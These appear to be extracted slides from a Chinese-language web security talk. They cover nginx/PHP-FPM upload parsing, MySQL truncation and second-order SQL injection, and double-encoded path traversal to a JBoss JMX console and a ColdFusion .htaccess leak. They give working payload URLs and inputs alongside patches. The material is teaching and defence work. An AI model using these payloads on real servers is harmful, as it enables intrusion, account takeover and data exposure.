
差不多是這種狀況

`http://hackme.cc/avatar.gif/foo.php`

情境二 之二

```
; Patch from 80sec  
if ($fastcgi_script_name ~ ..*/.*php)  
{  
    return 403;  
}
```

<http://www.80sec.com/nginx-security.html>



It seems to work

`http://hackme.cc/avatar.gif/foo.php`

hackme.cc/avatar.gif/%0A.php

GIF89a((ñèÐ(Ð0ÿÿÿ!ÿ

PHP Version 5.5.9-1ubuntu4.11



System	Linux dwos 3.13.0-43-generic #72-Ubuntu SMP Mon Dec 8 19:35:06 UTC 2014 x86_64
Build Date	Jul 2 2015 15:36:53
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/fpm
Loaded Configuration File	/etc/php5/fpm/php.ini
Scan this dir for additional .ini files	/etc/php5/fpm/conf.d
Additional .ini files parsed	/etc/php5/fpm/conf.d/05-opcache.ini, /etc/php5/fpm/conf.d/10-pdo.ini, /etc/php5/fpm/conf.d/20-json.ini, /etc/php5/fpm/conf.d/20-mysql.ini, /etc/php5/fpm/conf.d/20-mysqli.ini, /etc/php5/fpm/conf.d/20-pdo_mysql.ini, /etc/php5/fpm/conf.d/20-readline.ini
PHP API	20121113
PHP Extension	20121212

But . . .

http://hackme.cc/avatar.gif/%0Afoo.php

How to Patch ?

.NewLine
security.limit_extensions (>PHP 5.3.9)

MySQL 編碼型態轉換特性

- 問題點
 - 對資料不了解，設置了錯誤的語系、資料型態
- 範例
 - 二次 SQL 注入
 - 字符截斷導致 ...

情境一

- 輸入內容大於指定形態大小之截斷

```
$name = $_POST['name'];
$r = query('SELECT * FROM users WHERE name=?', $name);

if (count($r) > 0){
    die('duplicated name');
} else {
    query('INSERT INTO users VALUES(?, ?)', $name, $pass);
    die('registered');
}

// CREATE TABLE users(id INT, name VARCHAR(255), ...)
```

```
mysql> CREATE TABLE users (  
-> id INT,  
-> name VARCHAR(255),  
-> pass VARCHAR(255)  
-> );
```

Query OK, 0 rows affected (0.00 sec)

```
mysql> INSERT INTO users VALUES(1, 'admin', 'pass');
```

Query OK, 1 row affected (0.00 sec)

```
mysql> INSERT INTO users VALUES(2, 'admin ... x', 'xxd');
```

Query OK, 1 row affected, 1 warning (0.00 sec)

```
mysql> SELECT * FROM users WHERE name='admin';
```

id	name	pass
1	admin	pass
2	admin	xxd

2 rows in set (0.00 sec)

How to Exploit

name: admin ... x

[space] x 250



How to Exploit

CVE-2009-2762 WordPress 2.6.1 Column Truncation Vulnerability

小補充: TEXT 型態怎麼辦?

- `CREATE TABLE users (id INT, name TEXT, ...)`

小補充: TEXT 型態怎麼辦?

CVE-2015-3440 WordPress 4.2.1 Truncation Vulnerability

情境二

- Unicode 編碼之截斷 🍊

```
$name = $_POST['name'];
if (strlen($name) > 16)
    die('name too long');
$r = query('SELECT * FROM users WHERE name=?', $name);

if (count($r) > 0){
    die('duplicated name');
} else {
    query('INSERT INTO users VALUES(?, ?)', $name, $pass);
    die('registered');
}

// CREATE TABLE users(id INT, name VARCHAR(255), ...)
DEFAULT CHARSET=utf8
```

```
mysql> CREATE TABLE users (  
-> id INT,  
-> name VARCHAR(255),  
-> pass VARCHAR(255)  
-> ) DEFAULT CHARSET=utf8;
```

Query OK, 0 rows affected (0.00 sec)

```
mysql> INSERT INTO users VALUES(1, 'admin', 'pass');
```

Query OK, 1 row affected (0.01 sec)

```
mysql> INSERT INTO users VALUES(2, 'admin🍊x', 'xxd');
```

Query OK, 1 row affected, 1 warning (0.00 sec)

```
mysql> SELECT * FROM users WHERE name='admin';
```

id	name	pass
1	admin	pass
2	admin	xxd

2 rows in set (0.00 sec)

How to Exploit

name: admin🍊x



How to Exploit

CVE-2013-4338 WordPress < 3.6.1 Object Injection Vulnerability
CVE-2015-3438 WordPress < 4.1.2 Cross-Site Scripting Vulnerability

小補充

- 錯誤的資料庫欄位型態導致二次 *SQL* 注入

工作需要打開database的schema來看
，乖乖不得了啊，前工程師無論
存什麼資料一律都是用varchar，
任憑你是int、float、datetime、boole
an，一律都是varchar啊啊啊！！尼
瑪你的資料庫設計是哪個科目的
老師教的啊呵呵？？

#靠北工程師 10418

<http://j.mp/1KiuhRZ>

```
$uid = $_GET['uid'];

if ( is_numeric($uid) )
    query("INSERT INTO blacklist VALUES($uid)");

$uids = query("SELECT uid FROM blacklist");
foreach ($uids as $uid) {
    show( query("SELECT log FROM logs WHERE uid=$uid") );
}

// CREATE TABLE blacklist(id TEXT, uid TEXT, ...)
```

```
$uid = $_GET['uid'];

if ( is_numeric($uid) )
    query("INSERT INTO blacklist VALUES($uid)");

$uids = query("SELECT uid FROM blacklist");
foreach ($uids as $uid) {
    show( query("SELECT log FROM logs WHERE uid=$uid") );
}


// uid=0x31206f7220313d31 # 1 or 1=1
```

How to Patch ?

```
sql_mode = strict  
utf8mb4
```

Web 伺服器分層架構漏洞

- 問題發生情境
 - 使用多個網頁伺服器相互處理 URL (如 ProxyPass, mod_jk...)



http://hackme.cc/jmx-console/

JBoss JMX Management Console

http://hackme.cc/sub/.%252e/jmx-console/

INT SQL XSS Encryption Encoding Other

Load URL http://hackme.cc/sub/.%252e/jmx-console/

Split URL

Execute

☐ Enable Post data ☐ Enable Referrer

JBoss

JMX Agent View

hackme.localhost (0.0.0.0) - default

ObjectName Filter (e.g.: "jboss:*", "*:service=invoker,*"):

Apply Filter Clear Filter

Thu Jul 30 23:57:02 CST 2015

Object Name Filter

[Remove Object Name Filter](#)

- [JMImplementation](#)
- [com.arjuna.ats.properties](#)
- [jboss](#)
- [jboss.admin](#)
- [jboss.alerts](#)
- [jboss.aop](#)
- [jboss.cache](#)
- [jboss.classloader](#)
- [jboss.deployment](#)

JMImplementation

- [name=Default,service=LoaderRepository](#)
- [type=MBeanRegistry](#)
- [type=MBeanServerDelegate](#)

com.arjuna.ats.properties

- [module=arjuna](#)
- [module=jta](#)

http://hackme.cc/sub/.%252e/jmx-console/

Deploy to GetShell

- `uriworkermap.properties`

- `/sub/*=ajp1`
- `/sub=ajp1`


- `workers.properties`

- `worker.ajp1.port=8009`
- `worker.ajp1.host=127.0.0.1`
- `worker.ajp1.type=ajp13`

`http://hackme.cc/sub/../../jmx-console/`

Apache

`http://hackme.cc/sub/../../jmx-console/`

not matching  `/sub/*`, return `404`

`http://hackme.cc/sub/.%252e/jmx-console/`

Apache

`http://hackme.cc/sub/.%2e/jmx-console/`

mod_jk

`http://hackme.cc:8080/sub/.%2e/jmx-console/`

JBoss

`http://hackme.cc:8080/sub/././jmx-console/`


- HITCON 2014 CTF

- 2 / 1020 解出

- 舊版 ColdFusion 漏洞

- ColdFusion with Apache Connector

- 舊版本 ColdFusion Double Encoding 造成資訊洩漏
漏洞



`http://hackme.cc/admin%252f%252ehtaccess%2500.cfm`

`http://hackme.cc/admin/.htaccess`

Apache

`<FilesMatch "^\.ht">, return 403`

`http://hackme.cc/admin%252f.htaccess`

Apache

`http://hackme.cc/admin%2f.htaccess`

`/admin%2f.htaccess` not found, return 404

`http://hackme.cc/admin%252f.htaccess%2500.cfm`

Apache

`http://hackme.cc/admin%2f.htaccess%00.cfm`

End with .cfm,  pass to ColdFusion

`http://hackme.cc/admin%2f.htaccess%00.cfm`

ColdFusion

`http://hackme.cc/admin/.htaccess .cfm`

How to Patch ?

Q & A